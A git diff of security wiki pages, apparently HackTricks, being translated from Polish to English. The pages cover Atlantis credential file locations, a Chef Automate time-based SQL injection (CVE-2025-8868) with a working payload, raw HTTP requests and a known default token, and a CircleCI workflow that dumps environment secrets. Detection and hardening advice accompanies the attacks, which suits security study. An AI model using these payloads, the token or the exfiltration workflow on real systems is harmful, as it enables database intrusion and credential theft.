- Przykład: /atlantis-data/repos/ghOrg\_/_myRepo/20/default/env/prod/.terraform/terraform.tfstate
|
||||
- `/proc/1/environ` Zmienne środowiskowe
|
||||
- `/proc/[2-20]/cmdline` Linia poleceń `atlantis server` (może zawierać dane wrażliwe)
|
||||
- `/home/atlantis/.git-credentials` Contains vcs access credentials
|
||||
- `/atlantis-data/atlantis.db` Contains vcs access credentials with more info
|
||||
- `/atlantis-data/repos/<org_name>`_`/`_`<repo_name>/<pr_num>/<workspace>/<path_to_dir>/.terraform/terraform.tfstate` Terraform stated file
|
||||
- Example: /atlantis-data/repos/ghOrg\_/_myRepo/20/default/env/prod/.terraform/terraform.tfstate
|
||||
- `/proc/1/environ` Env variables
|
||||
- `/proc/[2-20]/cmdline` Cmd line of `atlantis server` (may contain sensitive data)
|
||||
|
||||
### Mitigations
|
||||
|
||||
#### Don't Use On Public Repos <a href="#don-t-use-on-public-repos" id="don-t-use-on-public-repos"></a>
|
||||
|
||||
Ponieważ każdy może komentować publiczne pull requesty, nawet przy wszystkich dostępnych zabezpieczeniach, nadal jest niebezpiecznie uruchamiać Atlantis na publicznych repozytoriach bez odpowiedniej konfiguracji ustawień zabezpieczeń.
|
||||
Because anyone can comment on public pull requests, even with all the security mitigations available, it's still dangerous to run Atlantis on public repos without proper configuration of the security settings.
|
||||
|
||||
#### Don't Use `--allow-fork-prs` <a href="#don-t-use-allow-fork-prs" id="don-t-use-allow-fork-prs"></a>
|
||||
|
||||
Jeśli działasz na publicznym repozytorium (co nie jest zalecane, patrz powyżej), nie powinieneś ustawiać `--allow-fork-prs` (domyślnie false), ponieważ każdy może otworzyć pull request z własnego forka do twojego repozytorium.
|
||||
If you're running on a public repo (which isn't recommended, see above) you shouldn't set `--allow-fork-prs` (defaults to false) because anyone can open up a pull request from their fork to your repo.
|
||||
|
||||
#### `--repo-allowlist` <a href="#repo-allowlist" id="repo-allowlist"></a>
|
||||
|
||||
Atlantis wymaga, abyś określił listę dozwolonych repozytoriów, z których zaakceptuje webhooki za pomocą flagi `--repo-allowlist`. Na przykład:
|
||||
Atlantis requires you to specify a allowlist of repositories it will accept webhooks from via the `--repo-allowlist` flag. For example:
|
||||
|
||||
- Konkretne repozytoria: `--repo-allowlist=github.com/runatlantis/atlantis,github.com/runatlantis/atlantis-tests`
|
||||
- Cała twoja organizacja: `--repo-allowlist=github.com/runatlantis/*`
|
||||
- Każde repozytorium w twojej instalacji GitHub Enterprise: `--repo-allowlist=github.yourcompany.com/*`
|
||||
- Wszystkie repozytoria: `--repo-allowlist=*`. Przydatne, gdy jesteś w chronionej sieci, ale niebezpieczne bez ustawienia sekretu webhooka.
|
||||
- Specific repositories: `--repo-allowlist=github.com/runatlantis/atlantis,github.com/runatlantis/atlantis-tests`
|
||||
- Your whole organization: `--repo-allowlist=github.com/runatlantis/*`
|
||||
- Every repository in your GitHub Enterprise install: `--repo-allowlist=github.yourcompany.com/*`
|
||||
- All repositories: `--repo-allowlist=*`. Useful for when you're in a protected network but dangerous without also setting a webhook secret.
|
||||
|
||||
Ta flaga zapewnia, że twoja instalacja Atlantis nie jest używana z repozytoriami, którymi nie zarządzasz. Zobacz `atlantis server --help` po więcej szczegółów.
|
||||
This flag ensures your Atlantis install isn't being used with repositories you don't control. See `atlantis server --help` for more details.
|
||||
|
||||
#### Protect Terraform Planning <a href="#protect-terraform-planning" id="protect-terraform-planning"></a>
|
||||
|
||||
Jeśli atakujący przesyłają pull requesty z złośliwym kodem Terraform w twoim modelu zagrożeń, musisz być świadomy, że zatwierdzenia `terraform apply` nie są wystarczające. Możliwe jest uruchomienie złośliwego kodu w `terraform plan` za pomocą [`external` data source](https://registry.terraform.io/providers/hashicorp/external/latest/docs/data-sources/data_source) lub przez określenie złośliwego dostawcy. Ten kod mógłby następnie wykradać twoje dane uwierzytelniające.
|
||||
If attackers submitting pull requests with malicious Terraform code is in your threat model then you must be aware that `terraform apply` approvals are not enough. It is possible to run malicious code in a `terraform plan` using the [`external` data source](https://registry.terraform.io/providers/hashicorp/external/latest/docs/data-sources/data_source) or by specifying a malicious provider. This code could then exfiltrate your credentials.
|
||||
|
||||
Aby temu zapobiec, możesz:
|
||||
To prevent this, you could:
|
||||
|
||||
1. Wbudować dostawców w obraz Atlantis lub hostować i zablokować egress w produkcji.
|
||||
2. Wdrożyć wewnętrznie protokół rejestru dostawców i zablokować publiczny egress, w ten sposób kontrolujesz, kto ma dostęp do zapisu w rejestrze.
|
||||
3. Zmodyfikować swój [konfigurację repozytoriów po stronie serwera](https://www.runatlantis.io/docs/server-side-repo-config.html)'s krok `plan`, aby walidować użycie niedozwolonych dostawców lub źródeł danych lub PR-ów od niedozwolonych użytkowników. Możesz również dodać dodatkową walidację w tym momencie, np. wymagając "thumbs-up" na PR przed pozwoleniem na kontynuację `plan`. Conftest może być tutaj przydatny.
|
||||
1. Bake providers into the Atlantis image or host and deny egress in production.
|
||||
2. Implement the provider registry protocol internally and deny public egress, that way you control who has write access to the registry.
|
||||
3. Modify your [server-side repo configuration](https://www.runatlantis.io/docs/server-side-repo-config.html)'s `plan` step to validate against the use of disallowed providers or data sources or PRs from not allowed users. You could also add in extra validation at this point, e.g. requiring a "thumbs-up" on the PR before allowing the `plan` to continue. Conftest could be of use here.
|
||||
|
||||
#### Webhook Secrets <a href="#webhook-secrets" id="webhook-secrets"></a>
|
||||
|
||||
Atlantis powinien być uruchamiany z ustawionymi sekretami webhooka za pomocą zmiennych środowiskowych `$ATLANTIS_GH_WEBHOOK_SECRET`/`$ATLANTIS_GITLAB_WEBHOOK_SECRET`. Nawet z ustawioną flagą `--repo-allowlist`, bez sekretu webhooka, atakujący mogą wysyłać żądania do Atlantis, podszywając się pod repozytorium, które jest na liście dozwolonych. Sekrety webhooka zapewniają, że żądania webhooka faktycznie pochodzą od twojego dostawcy VCS (GitHub lub GitLab).
|
||||
Atlantis should be run with Webhook secrets set via the `$ATLANTIS_GH_WEBHOOK_SECRET`/`$ATLANTIS_GITLAB_WEBHOOK_SECRET` environment variables. Even with the `--repo-allowlist` flag set, without a webhook secret, attackers could make requests to Atlantis posing as a repository that is allowlisted. Webhook secrets ensure that the webhook requests are actually coming from your VCS provider (GitHub or GitLab).
|
||||
|
||||
Jeśli używasz Azure DevOps, zamiast sekretów webhooka dodaj podstawową nazwę użytkownika i hasło.
|
||||
If you are using Azure DevOps, instead of webhook secrets add a basic username and password.
|
||||
|
||||
#### Azure DevOps Basic Authentication <a href="#azure-devops-basic-authentication" id="azure-devops-basic-authentication"></a>
|
||||
|
||||
Azure DevOps obsługuje wysyłanie nagłówka podstawowej autoryzacji we wszystkich zdarzeniach webhooka. Wymaga to użycia adresu URL HTTPS dla lokalizacji webhooka.
|
||||
Azure DevOps supports sending a basic authentication header in all webhook events. This requires using an HTTPS URL for your webhook location.
|
||||
|
||||
#### SSL/HTTPS <a href="#ssl-https" id="ssl-https"></a>
|
||||
|
||||
Jeśli używasz sekretów webhooka, ale twój ruch jest przez HTTP, to sekrety webhooka mogą zostać skradzione. Włącz SSL/HTTPS, używając flag `--ssl-cert-file` i `--ssl-key-file`.
|
||||
If you're using webhook secrets but your traffic is over HTTP then the webhook secrets could be stolen. Enable SSL/HTTPS using the `--ssl-cert-file` and `--ssl-key-file` flags.
|
||||
|
||||
#### Enable Authentication on Atlantis Web Server <a href="#enable-authentication-on-atlantis-web-server" id="enable-authentication-on-atlantis-web-server"></a>
|
||||
|
||||
Zdecydowanie zaleca się włączenie autoryzacji w usłudze internetowej. Włącz BasicAuth, używając `--web-basic-auth=true` i skonfiguruj nazwę użytkownika oraz hasło, używając flag `--web-username=yourUsername` i `--web-password=yourPassword`.
|
||||
It is very recommended to enable authentication in the web service. Enable BasicAuth using the `--web-basic-auth=true` and setup a username and a password using `--web-username=yourUsername` and `--web-password=yourPassword` flags.
|
||||
|
||||
Możesz również przekazać je jako zmienne środowiskowe `ATLANTIS_WEB_BASIC_AUTH=true` `ATLANTIS_WEB_USERNAME=yourUsername` i `ATLANTIS_WEB_PASSWORD=yourPassword`.
|
||||
You can also pass these as environment variables `ATLANTIS_WEB_BASIC_AUTH=true` `ATLANTIS_WEB_USERNAME=yourUsername` and `ATLANTIS_WEB_PASSWORD=yourPassword`.
|
||||
|
||||
### References
|
||||
|
||||
@@ -370,3 +386,6 @@ Możesz również przekazać je jako zmienne środowiskowe `ATLANTIS_WEB_BASIC_A
|
||||
- [**https://www.runatlantis.io/docs/provider-credentials.html**](https://www.runatlantis.io/docs/provider-credentials.html)
|
||||
|
||||
{{#include ../banners/hacktricks-training.md}}
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -1,18 +1,18 @@
|
||||
# Bezpieczeństwo Chef Automate
|
||||
# Chef Automate Security
|
||||
|
||||
{{#include ../../banners/hacktricks-training.md}}
|
||||
|
||||
## Czym jest Chef Automate
|
||||
## What is Chef Automate
|
||||
|
||||
Chef Automate to platforma do automatyzacji infrastruktury, zapewniania zgodności i dostarczania aplikacji. Udostępnia interfejs webowy (często Angular), który komunikuje się z backendowymi usługami gRPC przez gRPC-Gateway, oferując REST-like endpoints pod ścieżkami takimi jak /api/v0/.
|
||||
Chef Automate is a platform for infrastructure automation, compliance, and application delivery. It exposes a web UI (often Angular) that talks to backend gRPC services via a gRPC-Gateway, providing REST-like endpoints under paths such as /api/v0/.
|
||||
|
||||
- Typowe komponenty backendu: gRPC services, PostgreSQL (często widoczne przez prefiksy pq: error), data-collector ingest service
|
||||
- Mechanizmy uwierzytelniania: tokeny użytkownika/API oraz nagłówek tokena data collector x-data-collector-token
|
||||
- Common backend components: gRPC services, PostgreSQL (often visible via pq: error prefixes), data-collector ingest service
|
||||
- Auth mechanisms: user/API tokens and a data collector token header x-data-collector-token
|
||||
|
||||
## Enumeracja i ataki
|
||||
## Enumeration & Attacks
|
||||
|
||||
{{#ref}}
|
||||
chef-automate-enumeration-and-attacks.md
|
||||
{{#endref}}
|
||||
|
||||
{{#include ../../banners/hacktricks-training.md}}
|
||||
{{#include ../../banners/hacktricks-training.md}}
|
||||
@@ -4,7 +4,7 @@
|
||||
|
||||
## Overview
|
||||
|
||||
Ta strona zbiera praktyczne techniki to enumerate and attack Chef Automate instances, ze szczególnym naciskiem na:
|
||||
This page collects practical techniques to enumerate and attack Chef Automate instances, with emphasis on:
|
||||
- Discovering gRPC-Gateway-backed REST endpoints and inferring request schemas via validation/error responses
|
||||
- Abusing the x-data-collector-token authentication header when defaults are present
|
||||
- Time-based blind SQL injection in the Compliance API (CVE-2025-8868) affecting the filters[].type field in /api/v0/compliance/profiles/search
|
||||
@@ -15,12 +15,12 @@ Ta strona zbiera praktyczne techniki to enumerate and attack Chef Automate insta
|
||||
|
||||
- Front-end: Often Angular. Static bundles can hint at REST paths (e.g., /api/v0/...)
|
||||
- API transport: REST to gRPC via gRPC-Gateway
|
||||
- Responses may include grpc-metadata-content-type: application/grpc
|
||||
- Responses may include grpc-metadata-content-type: application/grpc
|
||||
- Database/driver fingerprints:
|
||||
- Error bodies starting with pq: strongly suggest PostgreSQL with the Go pq driver
|
||||
- Error bodies starting with pq: strongly suggest PostgreSQL with the Go pq driver
|
||||
- Interesting Compliance endpoints (auth required):
|
||||
- POST /api/v0/compliance/profiles/search
|
||||
- POST /api/v0/compliance/scanner/jobs/search
|
||||
- POST /api/v0/compliance/profiles/search
|
||||
- POST /api/v0/compliance/scanner/jobs/search
|
||||
|
||||
## Auth: Data Collector Token (x-data-collector-token)
|
||||
|
||||
@@ -28,13 +28,13 @@ Chef Automate exposes a data collector that authenticates requests via a dedicat
|
||||
|
||||
- Header: x-data-collector-token
|
||||
- Risk: Some environments may retain a default token granting access to protected API routes. Known default observed in the wild:
|
||||
- 93a49a4f2482c64126f7b6015e6b0f30284287ee4054ff8807fb63d9cbd1c506
|
||||
- 93a49a4f2482c64126f7b6015e6b0f30284287ee4054ff8807fb63d9cbd1c506
|
||||
|
||||
If present, this token can be used to call Compliance API endpoints otherwise gated by auth. Always attempt to rotate/disable defaults during hardening.
|
||||
|
||||
## API Schema Inference via Error-Driven Discovery
|
||||
|
||||
gRPC-Gateway-backed endpoints often leak przydatne błędy walidacji, które opisują oczekiwany model żądania.
|
||||
gRPC-Gateway-backed endpoints often leak useful validation errors that describe the expected request model.
|
||||
|
||||
For /api/v0/compliance/profiles/search, the backend expects a body with a filters array, where each element is an object with:
|
||||
|
||||
@@ -42,36 +42,41 @@ For /api/v0/compliance/profiles/search, the backend expects a body with a filter
|
||||
- values: array of strings
|
||||
|
||||
Example request shape:
|
||||
|
||||
```json
|
||||
{
|
||||
"filters": [
|
||||
{ "type": "name", "values": ["test"] }
|
||||
]
|
||||
"filters": [
|
||||
{ "type": "name", "values": ["test"] }
|
||||
]
|
||||
}
|
||||
```
|
||||
Niepoprawny JSON lub niewłaściwe typy pól zazwyczaj wywołują odpowiedzi 4xx/5xx z podpowiedziami, a nagłówki wskazują zachowanie gRPC-Gateway. Użyj tego do odwzorowania pól i zlokalizowania powierzchni wstrzyknięć.
|
||||
|
||||
Malformed JSON or wrong field types typically trigger 4xx/5xx with hints, and headers indicate the gRPC-Gateway behavior. Use these to map fields and localize injection surfaces.
|
||||
|
||||
## Compliance API SQL Injection (CVE-2025-8868)
|
||||
|
||||
- Affected endpoint: POST /api/v0/compliance/profiles/search
|
||||
- Injection point: filters[].type
|
||||
- Vulnerability class: time-based blind SQL injection in PostgreSQL
|
||||
- Root cause: Brak właściwej parametryzacji/whitelistingu przy interpolowaniu pola type do dynamicznego fragmentu SQL (prawdopodobnie używanego do konstrukcji identyfikatorów/WHERE clauses). Spreparowane wartości w type są ewaluowane przez PostgreSQL.
|
||||
- Root cause: Lack of proper parameterization/whitelisting when interpolating the type field into a dynamic SQL fragment (likely used to construct identifiers/WHERE clauses). Crafted values in type are evaluated by PostgreSQL.
|
||||
|
||||
Working time-based payload:
|
||||
|
||||
Działający time-based payload:
|
||||
```json
|
||||
{"filters":[{"type":"name'||(SELECT pg_sleep(5))||'","values":["test"]}]}
|
||||
```
|
||||
Uwagi dotyczące techniki:
|
||||
- Zamknij oryginalny string pojedynczym apostrofem
|
||||
- Dołącz podzapytanie wywołujące pg_sleep(N)
|
||||
- Ponownie wejdź w kontekst string za pomocą ||, aby końcowy SQL pozostał składniowo poprawny niezależnie od tego, gdzie type jest osadzone
|
||||
|
||||
### Dowód przez różnicę opóźnień
|
||||
Technique notes:
|
||||
- Close the original string with a single quote
|
||||
- Concatenate a subquery that calls pg_sleep(N)
|
||||
- Re-enter string context via || so the final SQL remains syntactically valid regardless of where type is embedded
|
||||
|
||||
Wyślij sparowane żądania i porównaj czasy odpowiedzi, aby zweryfikować wykonanie po stronie serwera:
|
||||
### Proof via differential latency
|
||||
|
||||
Send paired requests and compare response times to validate server-side execution:
|
||||
|
||||
- N = 1 second
|
||||
|
||||
- N = 1 sekunda
|
||||
```
|
||||
POST /api/v0/compliance/profiles/search HTTP/1.1
|
||||
Host: <target>
|
||||
@@ -80,7 +85,9 @@ x-data-collector-token: 93a49a4f2482c64126f7b6015e6b0f30284287ee4054ff8807fb63d9
|
||||
|
||||
{"filters":[{"type":"name'||(SELECT pg_sleep(1))||'","values":["test"]}]}
|
||||
```
|
||||
- N = 5 sekund
|
||||
|
||||
- N = 5 seconds
|
||||
|
||||
```
|
||||
POST /api/v0/compliance/profiles/search HTTP/1.1
|
||||
Host: <target>
|
||||
@@ -89,15 +96,16 @@ x-data-collector-token: 93a49a4f2482c64126f7b6015e6b0f30284287ee4054ff8807fb63d9
|
||||
|
||||
{"filters":[{"type":"name'||(SELECT pg_sleep(5))||'","values":["test"]}]}
|
||||
```
|
||||
Observed behavior:
|
||||
- Czasy odpowiedzi skalują się zgodnie z pg_sleep(N)
|
||||
- Odpowiedzi HTTP 500 mogą zawierać szczegóły zaczynające się od pq: podczas sondowania, potwierdzając ścieżki wykonania SQL
|
||||
|
||||
> Wskazówka: Użyj walidatora czasowego (np. wielokrotne próby z porównaniem statystycznym), aby zmniejszyć szum i fałszywe pozytywy.
|
||||
Observed behavior:
|
||||
- Response times scale with pg_sleep(N)
|
||||
- HTTP 500 responses may include pq: details during probing, confirming SQL execution paths
|
||||
|
||||
> Tip: Use a timing validator (e.g., multiple trials with statistical comparison) to reduce noise and false positives.
|
||||
|
||||
### Impact
|
||||
|
||||
Uwierzytelnieni użytkownicy — lub nieautoryzowani aktorzy wykorzystujący domyślny x-data-collector-token — mogą wykonywać dowolne zapytania SQL w kontekście PostgreSQL w Chef Automate, narażając poufność i integralność profilów zgodności, konfiguracji oraz telemetrii.
|
||||
Authenticated users—or unauthenticated actors abusing a default x-data-collector-token—can execute arbitrary SQL within Chef Automate’s PostgreSQL context, risking confidentiality and integrity of compliance profiles, configuration, and telemetry.
|
||||
|
||||
### Affected versions / Fix
|
||||
|
||||
@@ -107,29 +115,29 @@ Uwierzytelnieni użytkownicy — lub nieautoryzowani aktorzy wykorzystujący dom
|
||||
## Detection and Forensics
|
||||
|
||||
- API layer:
|
||||
- Monitoruj odpowiedzi 500 na /api/v0/compliance/profiles/search, gdzie filters[].type zawiera cudzysłowy ('), konkatenację (||) lub odwołania do funkcji takie jak pg_sleep
|
||||
- Sprawdź nagłówki odpowiedzi pod kątem grpc-metadata-content-type, aby zidentyfikować przepływy gRPC-Gateway
|
||||
- Monitor 500s on /api/v0/compliance/profiles/search where filters[].type contains quotes ('), concatenation (||), or function references like pg_sleep
|
||||
- Inspect response headers for grpc-metadata-content-type to identify gRPC-Gateway flows
|
||||
- Database layer (PostgreSQL):
|
||||
- Audytuj wywołania pg_sleep i błędy niepoprawnych identyfikatorów (często ujawniane z prefiksem pq: pochodzącym z Go pq drivera)
|
||||
- Audit for pg_sleep calls and malformed identifier errors (often surfaced with pq: prefixes coming from the Go pq driver)
|
||||
- Authentication:
|
||||
- Loguj i generuj alerty przy użyciu x-data-collector-token, szczególnie znanych wartości domyślnych, w różnych ścieżkach API
|
||||
- Log and alert on usage of x-data-collector-token, especially known default values, across API paths
|
||||
|
||||
## Mitigations and Hardening
|
||||
|
||||
- Immediate:
|
||||
- Rotuj/wyłącz domyślne tokeny data collector
|
||||
- Ogranicz ingress do endpointów data collector; wymuszaj silne, unikatowe tokeny
|
||||
- Rotate/disable default data collector tokens
|
||||
- Restrict ingress to data collector endpoints; enforce strong, unique tokens
|
||||
- Code-level:
|
||||
- Parametryzuj zapytania; nigdy nie łącz fragmentów SQL przez konkatenację łańcuchów
|
||||
- Ściśle ogranicz wartości type do białej listy po stronie serwera (enum)
|
||||
- Unikaj dynamicznego składania SQL dla identyfikatorów/klauzul; jeśli wymagane jest dynamiczne zachowanie, użyj bezpiecznego cytowania identyfikatorów i jawnych białych list
|
||||
- Parameterize queries; never string-concatenate SQL fragments
|
||||
- Strictly whitelist allowed type values on the server (enum)
|
||||
- Avoid dynamic SQL assembly for identifiers/clauses; if dynamic behavior is required, use safe identifier quoting and explicit whitelists
|
||||
|
||||
## Practical Testing Checklist
|
||||
|
||||
- Sprawdź, czy x-data-collector-token jest akceptowany i czy znana wartość domyślna działa
|
||||
- Zmapuj schemat żądań Compliance API, wywołując błędy walidacji i czytając komunikaty/nagłówki błędów
|
||||
- Testuj SQLi w mniej oczywistych polach "identifier-like" (np. filters[].type), nie tylko w tablicach wartości lub polach tekstowych na najwyższym poziomie
|
||||
- Używaj technik opartych na czasie z konkatenacją, aby utrzymać składniową poprawność SQL w różnych kontekstach
|
||||
- Check if x-data-collector-token is accepted and whether the known default works
|
||||
- Map the Compliance API request schema by inducing validation errors and reading error messages/headers
|
||||
- Test for SQLi in less obvious “identifier-like” fields (e.g., filters[].type), not just values arrays or top-level text fields
|
||||
- Use time-based techniques with concatenation to keep SQL syntactically valid across contexts
|
||||
|
||||
## References
|
||||
|
||||
@@ -139,4 +147,4 @@ Uwierzytelnieni użytkownicy — lub nieautoryzowani aktorzy wykorzystujący dom
|
||||
- [gRPC-Gateway](https://github.com/grpc-ecosystem/grpc-gateway)
|
||||
- [pq PostgreSQL driver for Go](https://github.com/lib/pq)
|
||||
|
||||
{{#include ../../banners/hacktricks-training.md}}
|
||||
{{#include ../../banners/hacktricks-training.md}}
|
||||
@@ -2,234 +2,257 @@
|
||||
|
||||
{{#include ../banners/hacktricks-training.md}}
|
||||
|
||||
### Podstawowe informacje
|
||||
### Basic Information
|
||||
|
||||
[**CircleCI**](https://circleci.com/docs/2.0/about-circleci/) to platforma Continuous Integration, na której możesz **definiować szablony** wskazujące, co chcesz, aby zrobiła z kodem i kiedy to zrobić. W ten sposób możesz **automatyzować testy** lub **wdrożenia** bezpośrednio **z głównej gałęzi repozytorium** na przykład.
|
||||
[**CircleCI**](https://circleci.com/docs/2.0/about-circleci/) is a Continuos Integration platform where you can **define templates** indicating what you want it to do with some code and when to do it. This way you can **automate testing** or **deployments** directly **from your repo master branch** for example.
|
||||
|
||||
### Uprawnienia
|
||||
### Permissions
|
||||
|
||||
**CircleCI** **dziedziczy uprawnienia** z github i bitbucket związane z **konto**, które się loguje.\
|
||||
W moich testach sprawdziłem, że tak długo, jak masz **uprawnienia do zapisu w repozytorium na githubie**, będziesz mógł **zarządzać ustawieniami projektu w CircleCI** (ustawiać nowe klucze ssh, uzyskiwać klucze api projektu, tworzyć nowe gałęzie z nowymi konfiguracjami CircleCI...).
|
||||
**CircleCI** **inherits the permissions** from github and bitbucket related to the **account** that logs in.\
|
||||
In my testing I checked that as long as you have **write permissions over the repo in github**, you are going to be able to **manage its project settings in CircleCI** (set new ssh keys, get project api keys, create new branches with new CircleCI configs...).
|
||||
|
||||
Jednak musisz być **administratorem repozytorium**, aby **przekształcić repozytorium w projekt CircleCI**.
|
||||
However, you need to be a a **repo admin** in order to **convert the repo into a CircleCI project**.
|
||||
|
||||
### Zmienne środowiskowe i sekrety
|
||||
### Env Variables & Secrets
|
||||
|
||||
Zgodnie z [**dokumentacją**](https://circleci.com/docs/2.0/env-vars/) istnieją różne sposoby **ładowania wartości do zmiennych środowiskowych** w ramach workflow.
|
||||
According to [**the docs**](https://circleci.com/docs/2.0/env-vars/) there are different ways to **load values in environment variables** inside a workflow.
|
||||
|
||||
#### Wbudowane zmienne środowiskowe
|
||||
#### Built-in env variables
|
||||
|
||||
Każdy kontener uruchamiany przez CircleCI zawsze będzie miał [**specyficzne zmienne środowiskowe zdefiniowane w dokumentacji**](https://circleci.com/docs/2.0/env-vars/#built-in-environment-variables) takie jak `CIRCLE_PR_USERNAME`, `CIRCLE_PROJECT_REPONAME` lub `CIRCLE_USERNAME`.
|
||||
Every container run by CircleCI will always have [**specific env vars defined in the documentation**](https://circleci.com/docs/2.0/env-vars/#built-in-environment-variables) like `CIRCLE_PR_USERNAME`, `CIRCLE_PROJECT_REPONAME` or `CIRCLE_USERNAME`.
|
||||
|
||||
#### Tekst jawny
|
||||
#### Clear text
|
||||
|
||||
You can declare them in clear text inside a **command**:
|
||||
|
||||
Możesz je zadeklarować w tekście jawnym wewnątrz **komendy**:
|
||||
```yaml
|
||||
- run:
|
||||
name: "set and echo"
|
||||
command: |
|
||||
SECRET="A secret"
|
||||
echo $SECRET
|
||||
name: "set and echo"
|
||||
command: |
|
||||
SECRET="A secret"
|
||||
echo $SECRET
|
||||
```
|
||||
Możesz zadeklarować je w czystym tekście wewnątrz **środowiska uruchomieniowego**:
|
||||
|
||||
You can declare them in clear text inside the **run environment**:
|
||||
|
||||
```yaml
|
||||
- run:
|
||||
name: "set and echo"
|
||||
command: echo $SECRET
|
||||
environment:
|
||||
SECRET: A secret
|
||||
name: "set and echo"
|
||||
command: echo $SECRET
|
||||
environment:
|
||||
SECRET: A secret
|
||||
```
|
||||
Możesz zadeklarować je w czystym tekście wewnątrz **build-job environment**:
|
||||
```yaml
|
||||
jobs:
|
||||
build-job:
|
||||
docker:
|
||||
- image: cimg/base:2020.01
|
||||
environment:
|
||||
SECRET: A secret
|
||||
```
|
||||
Możesz zadeklarować je w czystym tekście wewnątrz **środowiska kontenera**:
|
||||
```yaml
|
||||
jobs:
|
||||
build-job:
|
||||
docker:
|
||||
- image: cimg/base:2020.01
|
||||
environment:
|
||||
SECRET: A secret
|
||||
```
|
||||
#### Sekrety projektu
|
||||
|
||||
To są **sekrety**, które będą **dostępne** tylko dla **projektu** (dla **każdej gałęzi**).\
|
||||
Możesz je zobaczyć **zadeklarowane w** _https://app.circleci.com/settings/project/github/\<org_name>/\<repo_name>/environment-variables_
|
||||
You can declare them in clear text inside the **build-job environment**:
|
||||
|
||||
```yaml
|
||||
jobs:
|
||||
build-job:
|
||||
docker:
|
||||
- image: cimg/base:2020.01
|
||||
environment:
|
||||
SECRET: A secret
|
||||
```
|
||||
|
||||
You can declare them in clear text inside the **environment of a container**:
|
||||
|
||||
```yaml
|
||||
jobs:
|
||||
build-job:
|
||||
docker:
|
||||
- image: cimg/base:2020.01
|
||||
environment:
|
||||
SECRET: A secret
|
||||
```
|
||||
|
||||
#### Project Secrets
|
||||
|
||||
These are **secrets** that are only going to be **accessible** by the **project** (by **any branch**).\
|
||||
You can see them **declared in** _https://app.circleci.com/settings/project/github/\<org_name>/\<repo_name>/environment-variables_
|
||||
|
||||
.png>)
|
||||
|
||||
> [!CAUTION]
|
||||
> Funkcjonalność "**Import Variables**" pozwala na **importowanie zmiennych z innych projektów** do tego.
|
||||
> The "**Import Variables**" functionality allows to **import variables from other projects** to this one.
|
||||
|
||||
#### Sekrety kontekstu
|
||||
#### Context Secrets
|
||||
|
||||
To są sekrety, które są **ogólnodostępne w organizacji**. Domyślnie **każde repo** będzie mogło **uzyskać dostęp do każdego sekretu** przechowywanego tutaj:
|
||||
These are secrets that are **org wide**. By **default any repo** is going to be able to **access any secret** stored here:
|
||||
|
||||
.png>)
|
||||
|
||||
> [!TIP]
|
||||
> Należy jednak zauważyć, że można **wybrać inną grupę** (zamiast Wszystkich członków), aby **przyznać dostęp do sekretów tylko wybranym osobom**.\
|
||||
> To jest obecnie jeden z najlepszych sposobów na **zwiększenie bezpieczeństwa sekretów**, aby nie pozwolić wszystkim na ich dostęp, ale tylko niektórym osobom.
|
||||
> However, note that a different group (instead of All members) can be **selected to only give access to the secrets to specific people**.\
|
||||
> This is currently one of the best ways to **increase the security of the secrets**, to not allow everybody to access them but just some people.
|
||||
|
||||
### Ataki
|
||||
### Attacks
|
||||
|
||||
#### Wyszukiwanie sekretów w czystym tekście
|
||||
#### Search Clear Text Secrets
|
||||
|
||||
Jeśli masz **dostęp do VCS** (takiego jak github), sprawdź plik `.circleci/config.yml` w **każdym repo na każdej gałęzi** i **wyszukaj** potencjalne **sekrety w czystym tekście** przechowywane tam.
|
||||
If you have **access to the VCS** (like github) check the file `.circleci/config.yml` of **each repo on each branch** and **search** for potential **clear text secrets** stored in there.
|
||||
|
||||
#### Zmienne środowiskowe sekretów i enumeracja kontekstu
|
||||
#### Secret Env Vars & Context enumeration
|
||||
|
||||
Sprawdzając kod, możesz znaleźć **wszystkie nazwy sekretów**, które są **używane** w każdym pliku `.circleci/config.yml`. Możesz również uzyskać **nazwy kontekstów** z tych plików lub sprawdzić je w konsoli internetowej: _https://app.circleci.com/settings/organization/github/\<org_name>/contexts_.
|
||||
Checking the code you can find **all the secrets names** that are being **used** in each `.circleci/config.yml` file. You can also get the **context names** from those files or check them in the web console: _https://app.circleci.com/settings/organization/github/\<org_name>/contexts_.
|
||||
|
||||
#### Ekstrakcja sekretów projektu
|
||||
#### Exfiltrate Project secrets
|
||||
|
||||
> [!WARNING]
|
||||
> Aby **ekstrahować WSZYSTKIE** sekrety projektu i kontekstu, **wystarczy** mieć **dostęp do ZAPISU** do **tylko 1 repo** w całej organizacji github (_a twoje konto musi mieć dostęp do kontekstów, ale domyślnie każdy może uzyskać dostęp do każdego kontekstu_).
|
||||
> In order to **exfiltrate ALL** the project and context **SECRETS** you **just** need to have **WRITE** access to **just 1 repo** in the whole github org (_and your account must have access to the contexts but by default everyone can access every context_).
|
||||
|
||||
> [!CAUTION]
|
||||
> Funkcjonalność "**Import Variables**" pozwala na **importowanie zmiennych z innych projektów** do tego. Dlatego atakujący mógłby **zaimportować wszystkie zmienne projektu ze wszystkich repo** i następnie **ekstrahować je wszystkie razem**.
|
||||
> The "**Import Variables**" functionality allows to **import variables from other projects** to this one. Therefore, an attacker could **import all the project variables from all the repos** and then **exfiltrate all of them together**.
|
||||
|
||||
All the project secrets always are set in the env of the jobs, so just calling env and obfuscating it in base64 will exfiltrate the secrets in the **workflows web log console**:
|
||||
|
||||
Wszystkie sekrety projektu są zawsze ustawione w zmiennych środowiskowych zadań, więc wystarczy wywołać env i obfuscować go w base64, aby ekstrahować sekrety w **konsoli logów internetowych workflow**:
|
||||
```yaml
|
||||
version: 2.1
|
||||
|
||||
jobs:
|
||||
exfil-env:
|
||||
docker:
|
||||
- image: cimg/base:stable
|
||||
steps:
|
||||
- checkout
|
||||
- run:
|
||||
name: "Exfil env"
|
||||
command: "env | base64"
|
||||
exfil-env:
|
||||
docker:
|
||||
- image: cimg/base:stable
|
||||
steps:
|
||||
- checkout
|
||||
- run:
|
||||
name: "Exfil env"
|
||||
command: "env | base64"
|
||||
|
||||
workflows:
|
||||
exfil-env-workflow:
|
||||
jobs:
|
||||
- exfil-env
|
||||
exfil-env-workflow:
|
||||
jobs:
|
||||
- exfil-env
|
||||
```
|
||||
Jeśli **nie masz dostępu do konsoli internetowej**, ale masz **dostęp do repozytorium** i wiesz, że używany jest CircleCI, możesz po prostu **utworzyć workflow**, który jest **wyzwalany co minutę** i **wykrada sekrety do zewnętrznego adresu**:
|
||||
|
||||
If you **don't have access to the web console** but you have **access to the repo** and you know that CircleCI is used, you can just **create a workflow** that is **triggered every minute** and that **exfils the secrets to an external address**:
|
||||
|
||||
```yaml
